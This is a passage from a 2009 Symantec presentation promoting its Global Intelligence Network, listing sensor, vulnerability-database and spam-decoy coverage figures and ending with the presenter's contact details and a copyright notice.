


Engage Multiple Stakeholders



Global Intelligence Network

Identifies more threats, takes action faster & prevents impact



Worldwide Coverage **Global Scope and Scale** 24x7 Event Logging

Rapid Detection

Threat Activity
• 240,000 sensors
• 200+ countries

Malcode Intelligence
• 130M client, server, gateways
• Global coverage

Vulnerabilities
• 32,000+ vulnerabilities
• 11,000 vendors
• 72,000 technologies

Spam/Phishing
• 2.5M decoy accounts
• 8B+ email messages/daily
• 1B+ web requests/daily

Preemptive Security Alerts **Information Protection** Threat Triggered Actions

Thank You!

David Balamon

david_balamon@symantec.com

+(63917) 898-0892

Copyright © 2009 Symantec Corporation. All rights reserved. Symantec and the Symantec Logo are trademarks or registered trademarks of Symantec Corporation or its affiliates in the U.S. and other countries. Other names may be trademarks of their respective owners.

This document is provided for informational purposes only and is not intended as advertising. All warranties relating to the information in this document, either express or implied, are disclaimed to the maximum extent allowed by law. The information in this document is subject to change without notice.